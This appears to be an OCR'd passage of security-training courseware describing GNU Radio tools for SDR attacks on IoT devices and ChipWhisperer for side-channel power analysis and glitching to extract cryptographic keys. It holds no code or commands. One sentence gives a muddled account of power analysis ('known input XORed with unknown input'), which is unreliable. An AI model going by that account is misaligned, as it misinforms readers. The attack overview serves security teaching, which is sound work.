
    Source: *https://www.gnuradio.org*

    The GNU Radio tool makes use of external RF hardware to generate SDR. It offers a framework and the required tools to generate software radio signals. It also offers processing units for signals to implement software radios. Attackers use GNU Radio to perform various SDR-based attacks on target IoT devices.

    Before attacking the target device, attackers need to build and configure GNU Radio. After the successful installation of GNU Radio, attackers use the tools below to perform further exploitation.

    GNU Radio consists of a number of pre-defined programs and tools, which can be used for a variety of tasks. If it is installed from Python, the source files can be found in gr-utils/src/python and gr-uhd/apps.

    - **uhd_ft** → A spectrum analyzer tool that can be connected to a UHD device to find the spectrum at a given frequency
    - **uhd_rx_cfile** → Stores wave samples with the help of a UHD device; samples can be stored in a file and analyzed later using GNU Radio or similar tools such as Matlab or Octave
    - **uhd_rx_nogui** → Used to obtain and listen to the incoming signals on the audio device
    - **uhd_siggen_gui** → Used to create simple signals such as sine, square, or noise
    - **gr_plot** → Used to present previously recorded samples saved in a file


Hardware tutorial
Frequency Display
Waterfall Display
Time Domain Display
Constellation Display
Relative Gain (dB)
0
-20
-40
-60
-80
-100
-120
100.500
101.000
101.500
102.000
102.500
103.000
103.500
104.000
Frequency (MHz)
Data 0
Reset
Reset

Frequency 102100000

Sample Rate 3840000

RF Gain 50.0

☐ Max Hold

☐ Min Hold


Average 0

☑ Display RF Frequencies

FFT Size: 1024

Window: Blackman-harris

Figure 18.46: Screenshot of GNU Radio



Side-Channel Attack using ChipWhisperer

- ChipWhisperer is an open-source toolchain mainly used for **embedded hardware** security research
- Attackers use ChipWhisperer for performing **side-channel power analysis** and glitching attacks
- Side-channel power analysis allows attackers to **extract cryptographic keys** from a system
- Attackers use ChipWhisperer for breaking the implementation of complex algorithms like AES and triple DES by using **power analysis attacks**

https://newae.com

Side-Channel Attack using ChipWhisperer

Source: *https://newae.com*

ChipWhisperer is an open-source toolchain mainly used for embedded hardware security research and for performing side-channel power analysis and glitching attacks. These attacks are mainly used to extract cryptographic keys from a system.

A side-channel attack is a cryptographic attack that leverages the implementation of the physical system to gain information, such as information regarding power consumption, time, sound, and electromagnetic leaks, instead of exploiting the vulnerabilities in the code.

To perform a side-channel attack, the ChipWhisperer hardware needs the following two things:

- **Capture Board**: This has special hardware used for capturing very small signals with an exactly synchronized clock
- **Target Board**: This is a processor that can be programmed for performing a secure operation

Attackers use ChipWhisperer to break the implementation of complex algorithms such as AES and triple DES by using a technique called a power analysis attack, which is a form of side-channel attack. In this method, the attacker takes control over the input data and the power consumption. Then, the known input data is XORed with the unknown input data to obtain the unknown output data, and the guessed secret key is compared with the real measurements to obtain the original secret key.

Some of the classes of side-channel attacks used to obtain information about secrets in the system are cache attacks, timing attacks, power-monitoring attacks, electromagnetic attacks, acoustic cryptanalysis, fault analysis, data remanence, and optical attacks.

ChipWhisperer is also used to inject glitches into any embedded hardware, with the intention of disclosing the information. In this attack, the attacker can manipulate the code by gaining access to either the clock or input power of the device.

